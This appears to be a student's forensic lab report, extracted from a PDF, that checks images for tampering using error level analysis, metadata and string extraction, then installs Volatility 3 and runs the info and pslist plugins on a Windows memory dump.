
Error Level Analysis is a forensic method to identify portions of an image with a different level of compression. The technique could be used to determine if a picture has been digitally modified. Error level analysis (ELA) is the analysis of compression artifacts in digital data with lossy compression such as JPEG. Error level analysis is used to improve the efficiency of distinguishing copy-move images produced by Deep Fake from the real ones. Error Level Analysis is used on images in-depth for identifying whether the photograph has long passed through changing.



Here signature is got added as it shown in different shade

Level Sweep

This tool allows you to quickly sweep through the histogram of an image. It magnifies the contrast of certain brightness levels.




Go to Meta Data :

Gives All the Information of Image

ImageWidth	720
ImageHeight	768
BitsPerSample	8,8,8
PhotometricInterpretation	2
Make	HP
Model	HP oj5600
Orientation	1
SamplesPerPixel	3
XResolution	200
YResolution	200
ResolutionUnit	2
Software	Adobe Photoshop CC 2015 (Windows)
ModifyDate	Sat May 04 2019 14:13:19 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ReferenceBlackWhite	0,255,128,255,128,255
DateTimeOriginal	Tue Dec 07 2010 20:02:43 GMT+0530 (India Standard Time)
ColorSpace	1
ExifImageWidth	720
ExifImageHeight	768
ModifyDate	Sat May 04 2019 14:13:19 GMT+0530 (India Standard Time)
YCbCrPositioning	2
ReferenceBlackWhite	0,255,128,255,128,255
DateTimeOriginal	Tue Dec 07 2010 20:02:43 GMT+0530 (India Standard Time)
ColorSpace	1
ExifImageWidth	720
ExifImageHeight	768
Saturation	0
Sharpness	0
HasThumbnail	true
ThumbnailWidth	150
ThumbnailHeight	160
ThumbnailType	image/jpeg
Thumbnail	

String Extraction –

Sometimes images contain (meta) data in odd places. A simple way to find these is to scan the image for sequences of sensible characters. A traditional tool to do this is the strings program in Unix-like operating systems



```
Exif
HP oj5600
Adobe Photoshop CC 2015 (Windows)
2019:05:04 08:43:19
0220
0100
2010:12:07 14:32:43
  0A0    7A0    8A0HPSI0002
  11A0   0A0    0A0    0
  21A0   0A0    0A0    0
  31A0   0A0    0A0    0
  32A0   0A0    0A0    0
  41A0   0A0    0A0    0
  42A0   0A0    0A0    0
  43A0   0A0    0A0    0
  44A0   0A0    0A0    0
  51A0   0A0    0A0    0
  61A0   1A0    1A0    0
  62A0   0A0    0A0    0
  63A0   0A0    0A0    0
  64A0   0A0    0A0    0
  71A0   1A0    1A0    0
  81A0   4A0    1A0    0
  82A0   4A0    1A0    0
  83A0   4A0    1A0    0
  84A0   4A0    1A0    0
Adobe CM
```

Image 3 :

Go to Foto Forensics Site : <https://fotoforensics.com/>

Upload Image

You get Meta Data :

You can get entire information image Where it edited and when It modified

FotoForensics

Analysis:

- Digest
- ELA
- Games
- Hidden Pixels
- ICC+
- JPEG %
- Metadata**
- Strings
- Source

File

File Type	JPEG
File Type Extension	.jpg
MIME Type	image/jpeg
Exif Byte Order	Little-endian (Intel, II)
Current IPTC Digest	641c991ccc1d480b8b674174ccf41146
Image Width	5184
Image Height	3456

EXIF

Photometric Interpretation	RGB
Orientation	Horizontal (normal)
Samples Per Pixel	3
X Resolution	300
Y Resolution	300
Resolution Unit	inches
Software	Adobe Photoshop CC 2015 (Windows)
Modify Date	2019:04:06 10:53:33
Exif Version	0230
Color Space	sRGB
Exif Image Width	5184
Exif Image Height	3456
Compression	JPEG (old-style)
Thumbnail Offset	398
Thumbnail Length	6844
Thumbnail Image	(Binary data 6844 bytes)

IPTC


Coded Character Set	UTF8
Application Record Version	101

Photoshop

IPTC Digest	641c991ccc1d480b8b674174ccf41146
Displayed Units X	inches
Displayed Units Y	inches
Print Style	Centered
Print Position	0 0
Print Scale	1


Clone Detection :

If you clone any of Particular item ,It revels what you have added any new



Error Level Analysis :

.The technique could be used to determine if a picture has been digitally modified



You got to know that there is no cycle rider as It is added

Level Sweep :



Meta Data :

Entire information of photo will be recorded such as Software it got edited and Modify Date

ImageWidth	5184
ImageHeight	3456
BitsPerSample	8,8,8
PhotometricInterpretation	2
Orientation	1
SamplesPerPixel	3
XResolution	300
YResolution	300
ResolutionUnit	2
Software	Adobe Photoshop CC 2015 (Windows)
ModifyDate	Sat Apr 06 2019 16:23:33 GMT+0530 (India Standard Time)
ColorSpace	1
ExifImageWidth	5184
ExifImageHeight	3456
HasThumbnail	true
ThumbnailWidth	160
ThumbnailHeight	107
ThumbnailType	image/jpeg
Thumbnail	

Luminance Gradient
Principal Component Analysis
Meta Data
Geo Tags
Thumbnail Analysis
JPEG Analysis
String Extraction

String Extraction :


Sometimes images contain (meta) data in odd places. A simple way to find these is to scan the image for sequences of sensible characters.

The screenshot shows a software interface with a dark theme. On the left is a large white text area containing a list of strings. On the right is a vertical sidebar with several dark grey rectangular buttons, each containing a different analysis method. The buttons are labeled from top to bottom: Luminance Gradient, Principal Component Analysis, Meta Data, Geo Tags, Thumbnail Analysis, JPEG Analysis, and String Extraction. The 'String Extraction' button is the bottom-most one and is currently selected, indicated by a slight change in its appearance.


```
FExif
Adobe Photoshop CC 2015 (Windows)
2019:04:06 10:53:33
0230
Adobe_CM
Adobe
b34r
7Gwgw
dEU6te
Xumc
0Lnh
hsum
rYyau
clexm
$.Photoshop 3.0
8BIM
8BIM
F8BIM
printOutput
PstSbool
Intenum
Inte
Clrm
printSixteenBitbool
printerNameTEXT
printProofSetupObjc
proofSetup
Bltnenum
```


PROJECT - Volatility

Taking a memory dump(RAM) :




Go to File -> capture memory






Give a required destination path and you can give file name manually ,next click on capture memory :



Go to volatility GitHub Link :

<https://github.com/volatilityfoundation/volatility3>



Using git clone can download that all file in yours pc

```
PS C:\Users\HP\Downloads> git clone https://github.com/volatilityfoundation/volatility3.git
fatal: destination path 'volatility3' already exists and is not an empty directory.
```

Install snappy tool – it's a package of python used to compress entire ram space for faster processing and faster Querying and it is a compression algorithm supported by google

Install snappy where volatility existed

<https://www.lfd.uci.edu/~gohlke/pythonlibs/#python-snappy>

```
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
Processing c:\users\hp\downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Installing collected packages: python-snappy
Successfully installed python-snappy-0.6.1

[notice] A new release of pip is available: 23.0.1 -> 23.1.2
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\HP\Downloads> python.exe -m pip install --upgrade pip
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pip in c:\program files\python310\lib\site-packages (23.0.1)
Collecting pip
  Using cached pip-23.1.2-py3-none-any.whl (2.1 MB)
Installing collected packages: pip
  WARNING: The scripts pip.exe, pip3.10.exe and pip3.exe are installed in 'C:\Users\HP\AppData\Roaming\Python\Python310\Scripts' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pip-23.1.2

[notice] A new release of pip is available: 23.0.1 -> 23.1.2
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\HP\Downloads> python.exe -m pip install --upgrade pip
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pip in c:\users\hp\appdata\roaming\python\python310\site-packages (23.1.2)
```

File/Folder	Modified	Type	Size
python_snappy-0.6.1-cp310-cp310-win_amd64.whl	03-05-2023 16:44	Python Wheel	30 KB
vs_BuildTools	03-05-2023 16:35	Application	3,622 KB
python-3.11.3-amd64	03-05-2023 17:22	Application	24,753 KB
python-3.10.11-amd64	03-05-2023 17:31	Application	28,357 KB
Yesterday			
volatility3	02-05-2023 11:19	File folder	

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HP> cd ..\Downloads\
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp311-cp311-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
ERROR: python_snappy-0.6.1-cp311-cp311-win_amd64.whl is not a supported wheel on this platform.
PS C:\Users\HP\Downloads> pip install C:\Users\HP\Downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
Defaulting to user installation because normal site-packages is not writeable
Processing c:\users\hp\downloads\python_snappy-0.6.1-cp310-cp310-win_amd64.whl
python-snappy is already installed with the same version as the provided wheel. Use --force-reinstall to force an installation of the wheel.
PS C:\Users\HP\Downloads> cd ..\volatility3\
```

Go to volatility directory and list all the files

```
PS C:\Users\HP\Downloads> cd .\volatility3\
PS C:\Users\HP\Downloads\volatility3> dir

Directory: C:\Users\HP\Downloads\volatility3

Mode                LastWriteTime       Length Name
----                -----          ---- 
d----      02-05-2023     11:19              .github
d----      02-05-2023     11:19              development
d----      02-05-2023     11:19              doc
d----      02-05-2023     11:19              test
d----      02-05-2023     11:19              volatility3
-a----     02-05-2023     11:19             558 .gitignore
-a----     02-05-2023     11:19            520 .readthedocs.yml
-a----     02-05-2023     11:19           8200 .style.yapf
-a----     02-05-2023     11:19          1416 API_CHANGES.md
-a----     02-05-2023     11:19          3956 LICENSE.txt
-a----     02-05-2023     11:19          207 MANIFEST.in
-a----     02-05-2023     11:19            83 mypy.ini
-a----     02-05-2023     11:19          6094 README.md
-a----     02-05-2023     11:19          781 requirements-dev.txt
-a----     02-05-2023     11:19          76 requirements-minimal.txt
-a----     02-05-2023     11:19          639 requirements.txt
-a----     02-05-2023     11:19         1946 setup.py
-a----     02-05-2023     11:19            300 vol.py
```

First install all the requirements

```
PS C:\Users\HP\Downloads\volatility3> pip install -r ./requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting pefile>=2017.8.1 (from -r ./requirements.txt (line 2))
  Downloading pefile-2023.2.7-py3-none-any.whl (71 kB)
    71.8/71.8 kB 992.8 kB/s eta 0:00:00
Collecting yara-python>=3.8.0 (from -r ./requirements.txt (line 8))
  Downloading yara_python-4.3.1-cp310-cp310-win_amd64.whl (1.2 MB)
    1.2/1.2 MB 1.3 MB/s eta 0:00:00
Collecting capstone>=3.0.5 (from -r ./requirements.txt (line 12))
  Downloading capstone-4.0.2-py2.py3-none-win_amd64.whl (896 kB)
    896.4/896.4 kB 1.6 MB/s eta 0:00:00
Collecting pycryptodome (from -r ./requirements.txt (line 15))
  Downloading pycryptodome-3.17-cp35-abi3-win_amd64.whl (1.7 MB)
    1.7/1.7 MB 1.5 MB/s eta 0:00:00
Collecting leechcorepyc>=2.4.0 (from -r ./requirements.txt (line 18))
  Downloading leechcorepyc-2.14.3-cp36abi3-win_amd64.whl (358 kB)
    358.4/358.4 kB 1.7 MB/s eta 0:00:00
Installing collected packages: yara-python, pycryptodome, pefile, leechcorepyc, capstone
Successfully installed capstone-4.0.2 leechcorepyc-2.14.3 pefile-2023.2.7 pycryptodome-3.17 yara-python-4.3.1
```

```
PS C:\Users\HP\Downloads\volatility3> |
```

To check version of volatility3

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -v
Volatility 3 Framework 2.4.2
INFO: volatility3.cli: Volatility plugins path: ['C:\\\\Users\\\\HP\\\\Downloads\\\\volatility3\\\\volatility3\\\\framework\\\\plugins']
INFO: volatility3.cli: Volatility symbols path: ['C:\\\\Users\\\\HP\\\\Downloads\\\\volatility3\\\\volatility3\\\\symbols']
INFO: volatility3.cli: Volatility \\symbols\\
usage: volatility [-h] [-c CONFIG] [--parallelism [[processes,threads,off]]] [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR]
                  [-q] [-x RENDERER] [-f FILE] [--write-config] [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION] [--stackers [STACKERS ...]] [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
                  plugin ...
volatility: error: Please select a plugin to run
```

Take a memory dump file and take its path

Gives information which taken from memory

In this command : python vol.py -f D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem
windows.info

python vol.py → to Check Volatility

-f → to get file path

D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem → Path where dump file is there

windows.info → name of plugin

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem windows.info
Volatility 3 Framework 2.4.2
Progress: 100.00          PDB scanning finished
Variable      Value
Kernel Base    0xf80286200000
DTB     0x1ae000
Symbols file:///C:/Users/HP/Downloads/volatility3/symbols/windows/ntkrnlmp.pdb/D60B01EB7A87D46D5EF38DD5556547C-1.json.xz
Is64Bit True
IsPAE  False
layer_name     0 WindowsIntel32e
memory_layer   1 FileLayer
KdVersionBlock 0xf80286e099b0
Major/Minor    15.22621
MachineType    34404
KeNumberProcessors 8
SystemTime     2023-05-04 04:56:05
NTSystemRoot   C:\WINDOWS
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine     34404
PE TimeStamp    Sun Jul 24 04:13:48 1977
```

To check what are the plugins :

To check what are available plugins

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows
Volatility 3 Framework 2.4.2
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS]
                  [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE] [--write-config]
                  [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION] [--stackers [STACKERS ...]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
                  plugin ...
volatility: error: argument plugin: plugin windows matches multiple plugins (windows.bigpools.BigPools, windows.cachedump.Cachedump, windows.callbacks.Callbacks, windows.cmdline.Cmdline, windows.crashinfo.Crashinfo, windows.devicetree.DeviceTree, windows.dlllist.DLLlist, windows.driverirp.DriverIrP, windows.dri.vermodule.DriverModule, windows.driverscan.DriverScan, windows.dumpfiles.DumpFiles, windows.environ.Envvars, windows.filescan.FileScan, windows.getservicesids.GetServiceIDs, windows.getsids.GetSIDs, windows.handlers.Handles, windows.hashdump.Hashdump, windows.info.Info, windows.joblinks.JobLinks, windows.ldrmodules.LdrModules, windows.lsadump.Lsadump, windows.malfind.MalFind, windows.mbrscan.MBRScan, windows.memmap.Memmap, windows.mftscan.MFTScan, windows.modscan.ModScan, windows.modules.Modules, windows.mutantscan.MutantScan, windows.netscan.NetScan, windows.netstat.NetStat, windows.poolscanner.PoolScanner, windows.privilges.Privs, windows.pslist.PsList, windows.psscan.PsScan, windows.pstree.PsTree, windows.registry.certificates.Certificates, windows.registry.hivelist.HiveList, windows.registry.hivescan.HiveScan, windows.registry.printkey.PrintKey, windows.registry.userassist.UserAssist, windows.sessions.Sessions, windows.skeleton_key_check.Skeleton_Key_Check, windows.ssdt.SSDT, windows.statistics.Statistics, windows.strings.Strings, windows.svcscan.SvcScan, windows.symlinks.SymlinkScan, windows.vadinfo.VadInfo, windows.vadwalk.VadWalk, windows.vadyarascan.VadYaraScan, windows.verinfo.VerInfo, windows.virtmap.VirtMap)
```

pslist – Process list

pslist is a plugin that gives information like

PID – Process ID

PPID – Parent Process ID

Image File Name – all those exe's

Threads – It shows how many threads are executed

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0x860eeb2f5040	291	-	N/A	False	2023-05-03 12:16:29.000000	N/A	Disabled140 4 Registry
0xeb3ef040	4	-	N/A	False	2023-05-03 12:16:23.000000	N/A	Disabled			
636	4	smss.exe	0x860f063aa080	2	-	N/A	False	2023-05-03 12:16:29.000000	N/A	Disabled
868	636	smss.exe	0x860f084f2080	0	-	0	False	2023-05-03 12:16:30.000000	2023-05-03 12:16:34.000000	Disabled
788	868	csrss.exe	0x860f0931e140	11	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
588	868	wininit.exe	0x860f0b475080	2	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1052	588	services.exe	0x860f0b53e080	8	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1080	588	lsass.exe	0x860f0b5c7080	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1152	1012	winlogon.exe	0x860f0b5d9080	0	-	1	False	2023-05-03 12:16:34.000000	2023-05-03 12:17:49.000000	Disabled
1268	1052	svchost.exe	0x860f0b68c080	16	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1296	1152	fontdrvhost.exe	0x860f0b69b080	0	-	1	False	2023-05-03 12:16:34.000000	2023-05-03 12:17:49.000000	Disabled
1300	588	fontdrvhost.exe	0x860f0b6h4080	5	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1384	1052	WUDFHost.exe	0x860f0b7340c0	14	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1440	1052	svchost.exe	0x860f0b7be0c0	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1492	1052	svchost.exe	0x860f0b7d5080	5	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1588	1052	svchost.exe	0x860f0c5cb080	3	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1596	1052	svchost.exe	0x860f0c5c4080	3	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1620	1052	svchost.exe	0x860f0c5c6080	3	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1628	1052	WUDFHost.exe	0x860f0c80080	5	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1644	1052	svchost.exe	0x860f0c5ca080	4	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
